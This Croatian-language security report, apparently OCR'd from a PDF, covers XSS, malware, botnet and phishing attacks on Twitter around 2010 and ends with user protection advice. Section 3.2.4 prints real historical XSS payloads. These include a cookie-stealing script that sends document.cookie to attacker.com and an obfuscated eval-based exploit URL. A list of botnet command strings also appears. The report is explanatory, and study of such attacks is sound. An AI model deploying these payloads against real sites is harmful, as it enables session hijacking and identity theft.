


3.2: tijek perzistentnog XSS napada

Tijek perzistentnog XSS napada (slika 3.2) je sljedeći:

1. napadač otkriva XSS propust na web stranici i priprema zlćudni sadržaj

2. napadač na web stranicu (Twitter) postavlja poruku sa zloćudnim kodom („tweet“), zloćudni kod ubacuje na svoj profil ili sl.; poruka ostaje trajno pohranjena na poslužitelju web stranice
3. korisnik šalje HTTP zahtjev za prihvaćanjem web stranice sa zloćudnim sadržajem
4. poslužitelj vraća korisniku (dinamičku) web stranicu sa zloćudnim sadržajem
5. zloćudni kod se izvršava u korisnikovom web pregledniku
6. zloćudni kod preusmjerava korisnika na zloćudni web poslužitelj
7. na korisnikovom računalu se izvršavaju zloćudne skripte (kod) sa zloćudnog web poslužitelja (tijekom procesa moguća je krađa cookie datoteke ili neki drugi oblik zloupotrebe)



3.3: struktura DOM modela za HTML

Za razliku od dvije prethodno opisane vrste XSS napada, za XSS napad temeljen na DOM objektima, nije potrebno da web poslužitelj (stranica) primi sami zloćudni sadržaj. Naime, kada se izvršava JavaScript kod smješten unutar HTML sadržaja web stranice, web preglednik automatski stvara nekoliko DOM objekata. Navedeni objekti predstavljaju model web stranice, onako kako ga vidi web preglednik te omogućuju JavaScript kodu korištenje različitih postavki web stranice. Slika 3.3 prikazuje strukturu DOM modela za HTML. Vršni DOM objekt od web

stranice zove se „document“, a on sadrži podobjekte kao što su „URL“, „referrer“ i „location“. DOM objekti ne vide se u tijelu HTML stranice. Napad se izvodi tako da se zloćudni skriptni kod ubacuje sa korisnikove strane, kao ulazni podatak, u web stranicu koja sadrži JavaScript kod koji pristupa DOM objektima kako bi generirao HTML sadržaj. Kad korisnik posjeti web stranicu, njegov web preglednik počinje parsirati HTML u DOM objekte. Zloćudni kod na kojeg naiđe web preglednik odmah se izvršava. Kao što se vidi, ovdje se u stvari lokalno zaobilazi korisnikova sigurnosna okolina. Prema tome, tijek ovakve vrste napada odgovara tijeku neperzistentnog XSS napada (slika 3.1), no s tom razliku da kod 4. koraka, web poslužitelj ne vraća korisniku zloćudni kod, nego (napadačevi) ulazni parametri dovode do zloćudne interpretacije koda u korisnikovom web pregledniku.

3.2.3 Posljedice

Posljedice za žrtvu u slučaju uspješnog XSS napada mogu biti sljedeće:

- preusmjeravanje žrtve na poslužitelj koji sadrži zloćudni sadržaj koji može dodatno kompromitirati računalo žrtve
- krađa žrtvine web sesije, odnosno identiteta žrtve koji se može daljnje zloupotrebljavati na društvenoj mreži Twitter
- ako napadač dodatno ciljano iskoristi i neki propust web preglednika, može dobiti i potpuno kontrolu nad računalom žrtve (izvršavati proizvoljni programski kod)

3.2.4 Primjeri napada


Ovdje se analiziraju dva primjera XSS napada, po jedan perzistentni i neperzistentni.
U lipnju 2010., jedan indonezijski haker (sa Twitter profilom „0wn3d_5ys“), otkrio je i upozorio na XSS ranjivost web stranice Twittera [3]. Ranjivost je omogućavala izvođenje perzistentnog XSS napada, a indonezijski haker ju je iskoristio putem svojeg Twitter profila na koji je postavio XSS kod (u ovom slučaju dobroćudan). Naime, iskoristio je nedostatak provjere podataka koji se unose u polje za ime aplikacije (Application Name) kod registracije nove aplikacije (slika 3.4). U polje je ubacio sljedeći kod:

```
<span>via <a href="http://www.0wn3d-5ys.co.cc" rel="nofollow">Ub&shy;erTwi-
&shy;tter<span style="visibility: hidden"&gt; <script
src='http://is.gd/cWO66' type='text/javascript'&gt;</script&gt;</a>
</span>
```

Ovdje vidimo da Twitter nije pravilno kodirao završnu </script> oznaku kojoj nedostaje zatvarajuća oznaka (>), koja je kodirana kao HTML entitet >. Međutim, skripta ipak radi jer nakon ovog koda slijedi dio koda iz originalne web stranice Twittera koji sadrži upravo potrebnu </script> oznaku:

```
<script src="http://ajax.googleapis.com/ajax/libs/jquery/1.3.0/jquery.min.js"
type="text/javascript"></script>
```

Rezultat toga je da se izvršava cjelokupni kod, prvo onaj koji se ubacio napadač, a nakon toga i gore navedeni originalni dio koda.



3.4: forma za unos nove aplikacije na Twitteru

Skraćena poveznica iz napadačevog koda (http://is.gd/cWO66) preusmjerava na napadačevu JavaScript skriptu koja se nalazi na njegovom poslužitelju. Pri posjetu Twitter profila

„0wn3d_5ys“, u korisnikom web pregledniku se izvršava ubačeni (hakerov) kod koji se nalazi u imenu aplikacije („UberTwitter“) preko koje je haker poslao „tweet“ na svoj profil, kao što je prikazano na slici 3.5:

3.5: mjesto gdje se nalazi ubačeni XSS kod

Kao što vidimo, napadač je mogao unutar preglednika žrtve izvesti proizvoljni programski kod. Navedena skripta u ovom slučaju naravno nije radila ništa zlonamjerno, nego je korisniku izbacila dva prozora sa upozorenjima, a potom u njegov web preglednik ubacila sliku matrice iz popularnog filma „Matrix“.

U srpnju 2010., otkrivena je ranjivost na neperzistentni XSS napad [4]. Ranjivost se tiče PHP skripte koja se nalazi na poslužitelju poddomene apiwiki.twitter.com. Problem leži u tome da se „cookie“ datoteka navedene poddomene može koristiti i za glavnu domenu twitter.com jer je njezin opseg tako podešen. Drugim, riječima ako napadač iskoristi propust XSS skripte i ukrade „cookie“ datoteku, može je iskoristiti za upadanje u žrtvinu sesiju na Twitteru i krađu identiteta.
Ranjiva PHP skripta imena sdiff.php prima u HTTP GET zahtjevu dva parametra, „first“ i „second“. Očekivana vrijednost oba parametra su imena PHP datoteka. Ranjivost leži u tome da se zloćudni kod koji se ubaci kao sadržaj parametra „second“ vraća na web stranici koja javlja o greški pogrešnog zadavanja imena datoteke, spreman da ga izvrši web preglednik žrtve.
Navedeni kod zadužen je za krađu „cookie“ datoteke:

```
var stolencookies=escape(document.cookie);var
domain=escape(document.location);var myImage=new
Image();myImage.src="http://attacker.com/catcher.php?domain="+domain+"&cookie
="+ stolencookies;
```

Da bi se navedeni kod dodao kao sadržaj parametra „second“ i izvršio, potrebno ga je bilo izmijeniti tako da ne sadrži ni jednu točku (znak .) osim kod .php (skripta očekuje ime datoteke sa ekstenzijom) te prikriti kako bi se izbjegla ograničenja (zaštita) na strani poslužitelja. Tako da cjelokupna poveznica XSS napada, koja pri posjetu od strane žrtve krade njegovu Twitter „cookie“ datoteku, izgleda ovako:

```
http://apiwiki.twitter.com/sdiff.php?first=FrontPage&second=-
%3E%3Cbody%20onload=javascript:
eval(document['location']['hash']['substr'](1))%3E.php# var
stolencookies=escape(document.cookie);var
domain=escape(document.location);var myImage=new
Image();myImage.src="http://attacker.com/catcher.php?domain="+domain+"&cookie
="+ stolencookies
```

Znak # (hash tag za zaustavljanje na određenom dijelu web stranice unutar prozora) kaže web pregledniku da dio koji slijedi nakon njega nije dio upita [5]. To je jedna od starijih metoda prikrivanja koda od poslužitelja. Dio kodu iza #, pristupa se preko document DOM objekta:

```
document.location.hash.substr(1)
```

Zbog činjenice da je potrebno izbjeći korištenje točki prije znaka #, koristi se oblik sa uglatim zagradama koji ima isto značenje. Funkcija eval(string) izvršava bilo koji JavaScript kod kojeg pronalazi u stringu koji joj je proslijeđen. Posljednji dio koda koristi JavaScript Image objekt za krađu „cookie“ datoteke. To je jedna od uobičajenih metoda koje koriste XSS napadi.

3.3 Ostale vrste napada

Kao i ostale popularne društvene mreže, napadači koriste i Twitter kako bi izvodili različite vrste napada. Napadi uključuju širenje malvera (uključujući onaj vezan uz botnet mreže), phishing i druge vrste prijevara. Zajedničko za sve vrste napada je korištenje komunikacijskih mehanizama

Twittera za što brže širenje zlonamjernih poruka. Zlonamjerne poruke su obično poveznice na zloćudni sadržaj, a šire se „tweet“-ovima. Ovo potpoglavlje daje sažetak o vrstama napada.

3.3.1 Malver i botnet mreže

Malver se širi preko lažnih Twitter računa koji služe za distribuciju „spam“ poruka koje sadrže zloćudne poveznice u „tweet“-ovima. Takve poveznice su, kao i kod ostalih „tweet“-ova, skraćene (koristeći neki od spomenutih servisa za skraćivanje URL-ova) kako bi se prikrila njihova zla namjena. Poveznice vode žrtve na web stranice pod kontrolom napadača na kojima čeka malver kako bi ga korisnik preuzeo. Poruke („tweet“-ovi) putem kojih se šire zloćudne poveznice su takvog oblika da korisnika socijalnim inženjeringom navode na praćenje poveznica. Tipični sadržaj takve poruke je:

`"haha this is the funniest video ive ever seen"` („haha ovo je najsmješniji video ikad“)

Najopasniji oblik malvera su trojanski konji, keyloggeri i slični oblici malvera namijenjeni krađi korisnikovih povjerljivih podataka kao što su brojevi kreditnih kartica, računi servisa za plaćanje i sl. Kada se korisnik zarazi takvim malverom, on nije svjestan da se išta događa jer je malver prikriven i čeka da korisnik pristupi servisu za plaćanje kako bi oteo njegove povjerljive podatke te ih poslao napadaču. Ako napad uspije, žrtvi se nanosi financijska šteta.

Poseban oblik malvera je onaj koji kad zarazi računalo žrtve, računalo postaje dijelom (tzv. „zombie“ računalo) velike mreže zaraženih i kontrolnih računala (C&C računala, command&control) kojom upravljanju napadači. Takva vrsta mreže se naziva botnet. Vlasnici zaraženih računala obično nisu ni svjesni da su dio takve mreže. Najpoznatiji botnet vezan za društvene mreže je „Koobface“ (anagram riječi Facebook). Riječ je o crvu koji se pojavio 2008. i specijaliziran je za širenje društvenim mrežama kao što je Twitter. Širi se putem zloćudnih poveznica u „tweet“-ovima koje šalju zaraženi korisnici Twittera (prikazanih na slici 3.6). Nakon što zarazi računalo žrtve, ono postaje dijelom botnet mreže, a crv dobiva naredbe i nadogradnje iz mreže kako bi izvodio niz različitih oblika napada. Riječ je o vrlo složenom softveru. Zlonamjerne radnje koje obavlja Koobface uključuju postavljanje poslužitelja na računalu žrtve radi daljnjeg širenja crva, preusmjeravanje DNS upita, preuzimanje drugog malvera i krađu

povjerljivih podataka. Twitter redovito suspendira korisničke račune za koje se otkrije da su oteti i da šire Koobface poruke.

3.6: "tweet"-ovi preko kojih se širi Koobface


U svibnju 2010., proizvođač sigurnosnih rješenja ESET [6] upozorio je na alat namijenjen uspostavi botnet mreže kojom se upravlja preko Twittera. Riječ je o alatu koji zlonamjernim korisnicima omogućuje jednostavno (automatsko) stvaranje malvera koji služi za širenje botnet mreže. Naime, napadaču je dovoljno otvoriti profil na Twitteru i u alat (koji ne može biti jednostavniji) unijeti ime tog profila kojeg će onda koristiti za upravljanje (slanje naredbi) zaraženim („zombie“) računalima. Alat stvara izvršnu datoteku (malver) koju korisnik treba pokrenuti da bi se zarazio. Dakle, napadaču je potrebno još navesti korisnika na to. Tipični napad bi počeo slanjem velikog broja poruka neke vrste koji sadrže zlоćudne poveznice za preuzimanje navedenog malvera u pokušaju zaraze što većeg broja korisnika. Naredbe za upravljanjem zaraženim računalima, napadač upisuje u „tweet“-ove na svojem profilu. Dostupne su mu sljedeće naredbe:

- DDOS * IP * PORT za izvođenje distribuiranog napada uskraćivanja usluge (DDoS)
- DOWNLOAD * LINK / MALWARE.EXE za preuzimanje drugog malvera
- REMOVEALL za uklanjanje zaraženog računala iz botnet mreže i brisanje tragova

Twitter je brzo uklonio upravljačke profile botnet mreže jer je bilo dovoljno pronaći profile sa navedenim naredbama u „tweet“-ovima. Iako zbog toga, ovaj botnet ne predstavlja veliku opasnost, ideja i mogućnost izvođenja ovakvog napada zabrinjava, kao i činjenicama da su autori alata isti namijenili širokim masama.

3.3.2 Phishing i druge prijevare

Napadači koriste Twitter i za različite oblike prijevara. Phishing je prijevara kod koje napadači socijalnim inženjeringom navode korisnike na otkrivanje svojih povjerljivih podataka. Tipična je metoda odvlačenje korisnika na web stranicu koja imitira izgled web stranice neke banke ili servisa za plaćanje (PayPal i sl.) ili samog Twittera [7] (prikazano na slici 3.7). Žrtva tamo upisuje svoje povjerljive podatke, ne sumnjajući ništa, a zapravo ih predaje napadačima koji mu onda nanose financijsku štetu. Kako bi dobili na uvjerljivosti, napadači mogu koristiti podatke sa Twittera ili se predstavljati kao administratori Twittera i sl. Drugi oblici prijevara uključuju iznuđivanje novca uz lažno predstavljanje, lažne donacije i sl., a Twitter se koristi za širenje poruka.



3.7: primjer phishing stranice [izvor: CNET]

4 Kako se zaštititi

Neki od korisnih savjeta za zaštitu na društvenoj mreži Twitter:

- izbjegavati posjećivanje sumnjivih Twitter profila – to su obično profili koji nemaju sljedbenika, ali zato slijede veliki broj korisnika, nadajući se da će netko od njih posjetiti profil i tako ugroziti svoje računalo ili podatke (obično je riječ o XSS napadima)
- ne slijediti sumnjive poveznice u „tweet"-ovima, privatnim e-mail porukama ili drugim vrstama poruka – takve poveznice su često vezane uz lažne nadogradnje, zanimljive video-sadržaje i sl., a dovode do preuzimanja malvera ili do phishing stranica
- koristiti složene lozinke – lozinke koje nemaju veze sa osobnim podacima (ime, prezime, datum rođenja i sl.), koje se ne koriste na drugim web servisima (forumi, web stranice itd.), koje ne sadrže riječi koje se mogu pronaći u rječniku, koje sadrže kombinaciju velikih i malih slova, brojeva i znakova
- uvijek obratiti pozornost na URL adresu u slučaju praćenja poveznice – domena mora odgovarati „twitter.com" (a ne „twitter.com.nešto.nešto")
- ne pohranjivati lozinke u web preglednik (opcija „Remember Password" itd.) – sigurnosni propusti u web preglednicima mogu dovesti do krađe lozinki
- koristiti redovito ažuriran anti-virusni program
- pratiti sigurnosna upozorenja

Europska agencija za mrežnu i informacijsku sigurnost (ENISA) u svojem je dokumentu [11] iznijela svoje viđenje rizika i preporuka za zaštitu, vezano uz društvene mreže.

5 Zaključak

Napadači su prepoznali mogućnosti koje im pruža Twitter za izvođenje napada. Brza razmjena kratkih poruka velikog broja korisnika pokazala se pogodnom za različite vrste napada. Također, zbog korištenja skraćenih poveznica, napadačima je lakše prikriti zloćudni sadržaj. Korisnici Twittera većinom su poslovni ljudi, kojima odgovara brza razmjena poruka te njihova je nepažnja dodatni rizik. Postojanje vanjskih klijenata, odnosno aplikacija namijenjenih različitim platformama i uređajima, otvara veće mogućnosti za izvođenje napada.

Podaci sa Twittera moguće je zloupotrijebiti na različite načine i ugroziti privatnost korisnika. Najbolja zaštita, kao i obično kad se govori o zaštiti na Internetu, edukacija je korisnika.

Proizvođači sigurnosnih rješenja (softvera), tek su krenuli u razvoj specijalnih alata namijenjenih društvenim mrežama i u budućnosti se očekuje njihov znatniji doprinos borbi protiv zloupotrebe.

Svaki korisnik dok koristi neku društvenu mrežu, mora biti svjestan opasnostima kojima se izlaže.

6 Literatura

1. Big Goals, Big Game, Big Records, http://blog.twitter.com/2010/06/big-goals-big-game-big-records.html, 18.6.2010.
2. Costolo: Twitter Now Has 190 Million Users Tweeting 65 Million Times A Day, http://techcrunch.com/2010/06/08/twitter-190-million-users/, 8.6.2010.
3. Persistent XSS on Twitter.com, http://praetorianprefect.com/archives/2010/06/persistent-xss-on-twitter-com/, lipanj 2010.
4. Twitter XSS Bug, http://xs-sniper.com/blog/2010/07/19/twitter-xss-bug/, 19. srpnja 2010.
5. Amit Klein: DOM Based Cross Site Scripting or XSS of the Third Kind, http://www.webappsec.org/projects/articles/071105.shtml , 4. srpnja 2005.
6. Botnet for Twits, Applications for Dummies , http://blog.eset.com/2010/05/14/botnet-for-twits-applications-for-dummies , 14. svibnja 2010.
7. Video of Twitter phishing: The BZPharma 'LOL this is funny' attack, http://www.sophos.com/blogs/gc/g/2010/02/21/video-twitter-phishing-bzpharma-lol-funny-attack/ , 21.2.2010.
8. The Anatomy of the Twitter Attack, http://techcrunch.com/2009/07/19/the-anatomy-of-the-twitter-attack/ , 19. srpnja 2009.
9. Twitter on Scala, http://www.artima.com/scalazine/articles/twitter_on_scala.html , 3.4.2009.
10. Announcing Starling, http://web.archive.org/web/20080120141113/http://dev.twitter.com/2008/01/announcing-starling.html, 16.1.2008.
11. ENISA (European Network and Information Security Agency): Security Issues and Recommendations for Online Social Networks, http://www.enisa.europa.eu/act/it/library/pp/soc-net, 10/2007.